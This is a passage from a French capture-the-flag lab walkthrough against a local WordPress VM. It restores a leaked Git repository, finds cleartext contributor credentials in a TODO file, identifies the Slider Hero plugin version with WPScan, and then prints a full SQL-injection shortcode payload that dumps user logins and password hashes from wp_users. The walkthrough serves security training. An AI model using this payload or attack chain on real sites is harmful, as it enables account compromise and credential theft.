Nous avons maintenant le répertoire Git complet sur notre machine attaquante.

2.7 Indices et conseils

2.7.1 Indice 1 : l'historique des commits

Une fois le téléchargement terminé, vous disposez d'une copie locale du répertoire Git de la cible. Cette étape ouvre plusieurs possibilités :


1. **Analyse des logs Git** : Parcourez l'historique des *commits* pour découvrir des changements de configuration ou des codes source sensibles qui ont été enregistrés dans le temps.
2. **Recherche de données sensibles** : Des fichiers de configuration, des clés API, ou des mots de passe peuvent parfois être trouvés dans des *commits* antérieurs.

2.7.2 Indice 2 : restaurer le répertoire Git à un état antérieur

Il serait peut-être intéressant de **restaurer l'état du dernier commit** puisque vous avez vu qu'il y a eu un commit précédemment grâce à la sortie nmap « Last commit message »…

2.8 Solution proposée

Le répertoire Git téléchargé a été placé dans un répertoire « 192.168.56.50 ».




Déplaçons-nous dans ce répertoire avec :

```
cd 192.168.56.50
```

La commande « git checkout »

Une fois à l'intérieur, il est temps d'utiliser le pouvoir de Git pour révéler les informations cachées avec cette commande :

```
git checkout .
```



La commande « git checkout . » est comme une machine à remonter le temps. Elle va restaurer tous les fichiers du répertoire de travail à leur dernier état dans le dépôt Git.

Autrement dit, elle va recréer la dernière version connue des fichiers de ce projet.

Cette commande est souvent utilisée pour annuler les modifications locales non souhaitées.

En restaurant les fichiers à leur dernier état, **nous pouvons découvrir des fichiers qui ne sont pas visibles via une simple navigation web, mais qui sont présents dans le dépôt**.

Parfois, les développeurs laissent des commentaires ou des informations dans les fichiers qui peuvent être utilisés pour mieux comprendre le système ou identifier des vulnérabilités.

Voici une explication détaillée :


- **git checkout** : C'est l'une des commandes les plus polyvalentes dans Git, utilisée pour plusieurs fonctions différentes, telles que changer de branches ou restaurer les fichiers du dépôt.

- **.** : Ce point représente le répertoire courant dans les systèmes de fichiers Unix-like. Dans le contexte de cette commande, il indique à Git de cibler tous les fichiers et dossiers dans le répertoire courant (et ses sous-dossiers).

La commande « git reset --hard »

Une autre commande qui aurait été possible est :

```
git reset --hard
```



C’est une commande puissante et potentiellement dangereuse dans Git, utilisée pour réinitialiser de manière irréversible votre dépôt Git à un état précédent, en supprimant tous les changements non commités dans l'index et le répertoire de travail.

Voici une explication détaillée de ses composants et de son fonctionnement :

- **git reset** : C'est la commande de base utilisée pour réinitialiser l'index et/ou la tête de branche courante à un état spécifique. git reset a plusieurs modes, déterminés par des options comme --soft, --mixed (par défaut), et --hard.
- **--hard** : Cette option indique à Git de réinitialiser à la fois l'index (*staging area*) et le répertoire de travail (*working directory*) à l'état spécifié. Cela signifie que :
    - Tous les changements dans l'index et le répertoire de travail sont effacés.
    - Le HEAD (pointeur actuel de votre branche) est déplacé vers le commit spécifié.

Nous avons donc de nouveaux fichiers qui sont apparus dans notre répertoire Git…

2.9 Indices et conseils


2.9.1 Indice 1 : lister les fichiers du répertoire avec ls

Explorez avec attention, chaque fichier peut **contenir des indices**. Soyez minutieux dans votre exploration. Vérifiez le contenu du répertoire avec « **ls** ». N'y a-t 'il pas un fichier qui attire votre attention ?

2.10 Solution proposée

Nous remarquons qu'il y a un fichier nommé « TODO_staff.txt » dans le répertoire. Nous affichons son contenu directement en CLI avec :

```
cat TODO_staff.txt
```



C'est une liste de tâches concernant le site web sous WordPress.

Nous comprenons que « DONE » signifie que la tâche a été effectuée, « WIP » signifie que la tâche est en cours de réalisation, et « TO DO » signifie que la tâche est à faire.

Il y a une information critique dans les notes : un utilisateur « contributor » et son mot de passe en clair !

Ça nous parle aussi d'un plugin et du mot de passe administrateur.

2.11 Indices et conseils

2.11.1 Indice 1 : se connecter avec le combo id/mdp trouvé


Rappelez-vous : lors du scan nmap vous avez trouvé sur le serveur un site WordPress. Peut-être serait-il intéressant d'**essayer de se connecter avec l'id/mdp trouvé dans les notes**…

2.12 Solution proposée

L'URL pour se connecter à la page d'administration de WordPress est :

http://192.168.56.50/wp-admin

En entrant les credentials trouvés dans la note, nous réussissons à nous y connecter.



2.13 Indices et conseils

2.13.1 Indice 1 : trouver la version du plugin

Vous pouvez constater que le plugin « Slider Hero » est installé sur ce WordPress. Il serait intéressant de **savoir sur quelle version il est** pour voir s'il existe des vulnérabilités à exploiter…

2.13.2 Indice 2 : chercher un outil qui permet de détecter la version du plugin

Si vous n'arrivez pas à trouver la version du plugin depuis l'interface web d'administration il existe sûrement **des outils qui permettent de détecter les versions de plugins WordPress**.


2.13.3 Indice 3 : utiliser WPscan


Essayez l'outil **WPscan**.

2.14 Solution proposée

En utilisant l'outil WPscan, nous avons pu constater que notre plugin est en version 8.2.6 :

```
wpscan --url http://192.168.56.50
```






Il ne reste plus qu'à chercher si une vulnérabilité peut être exploitée sur cette version…

3 Exploitation de vulnérabilité

3.1 Indices et conseils

3.1.1 Indice 1 : rechercher une CVE pour Slider Hero


Vous pouvez chercher une vulnérabilité (ou CVE pour « *Common Vulnerabilities and Exposures* ») sur le plugin Slider Hero de diverses façons. Il existe des sites spécialisés qui les recensent comme https://www.exploit-db.com/ ; https://www.cvedetails.com/ ou encore https://sploitus.com/ :




Sinon une simple recherche Google peut aussi donner des résultats.

3.2 Solution proposée

Nous avons cherché sur Google et trouvé un tuto sur le site de WPscan qui explique comment exploiter la vulnérabilité :





3.3 Indice et conseils

3.3.1 Indice 1 : suivre la procédure

D'après le tutoriel sur Sploitus il faut faire ce qui suit :


As a contributor, add the following shortcode in a post and preview it to execute the SQLi :

> *[hero-button id='1 UNION SELECT 2,"",2,1,NULL,"",NULL,0,NULL,"{}",999,NULL,CONCAT(CONCAT(CONCAT(CONCAT(FROM_BASE64("eyJidXR0b25fdGV4dCI6Ig=="),user_login),":"),user_pass),FROM_BASE64("IiwiYnV0dG9uX3VybCI6IiMiLCJidXR0b25fdGFyZ2V0IjoiX2JsYW5rIiwiYnV0dG9uX2JvcmRlciI6InNxdWFyZSIsImJ1dHRvbl9zdHlsZSI6ImZ1bGxfYmFja2dyb3VuZCIsImJ1dHRvbl9lZmZlY3QiOiJleGJvcmRlciIsImJ1dHRvbl9mb250X3dlaWdodCI6Im5vcm1hbCIsImJ1dHRvbl9mb250X3NpemUiOiIiLCJidXR0b25fbGV0dGVyX3NwYWNpbmciOiIiLCJidXR0b25fY29sb3IiOiIjMDAwMDAwIiwiYnV0dG9uX2hvdmVyX2NvbG9yIjoiIiwiYnV0dG9uX2JhY2tncm91bmRfY29sb3IiOiIjZmZmZmZmIiwiaGVyb19idXR0b25fc2hvcnRjb2RlIjoiMSIsImhlcm9fYnV0dG9uX3Nob3J0Y29kZV92YWx1ZSI6IiIsImJ1dHRvbl9iYWNrZ3JvdW5kX2hvdmVyX2NvbG9yIjoiIn0=")),FROM_BASE64("eyJidXR0b25fdGV4dCI6IkRvd25sb2FkIE5vdyIsImJ1dHRvbl91cmwiOiIjIiwiYnV0dG9uX3RhcmdldCI6Il9ibGFuayIsImJ1dHRvbl9ib3JkZXIiOiJzcXVhcmUiLCJidXR0b25fc3R5bGUiOiJmdWxsX2JhY2tncm91bmQiLCJidXR0b25fZWZmZWN0IjoiZXhib3JkZXIiLCJidXR0b25fZm9udF93ZWlnaHQiOiJub3JtYWwiLCJidXR0b25fZm9udF9zaXplIjoiIiwiYnV0dG9uX2xldHRlcl9zcGFjaW5nIjoiIiwiYnV0dG9uX2NvbG9yIjoiIzAwMDAwMCIsImJ1dHRvbl9ob3Zlcl9jb2xvciI6IiIsImJ1dHRvbl9iYWNrZ3JvdW5kX2NvbG9yIjoiI2ZmZmZmZiIsImhlcm9fYnV0dG9uX3Nob3J0Y29kZSI6IiIsImhlcm9fYnV0dG9uX3Nob3J0Y29kZV92YWx1ZSI6IiIsImJ1dHRvbl9iYWNrZ3JvdW5kX2hvdmVyX2NvbG9yIjoiIn0="),"",NULL,NULL,NULL,NULL,NULL FROM wp_users']*

3.4 Solution proposée


D'après le tutoriel, en tant que « contributor », nous devons ajouter un code spécifique dans un article et le prévisualiser pour qu'il exécute le code SQLi.

Rendons-nous donc sur l'interface web d'administration de WordPress en étant connecté avec l'utilisateur « contributor » et ajoutons un nouveau post :



Nous ajoutons le code dans le corps de l'article et cliquons sur le bouton « Preview » :

Du texte apparait, mettons-le de côté :



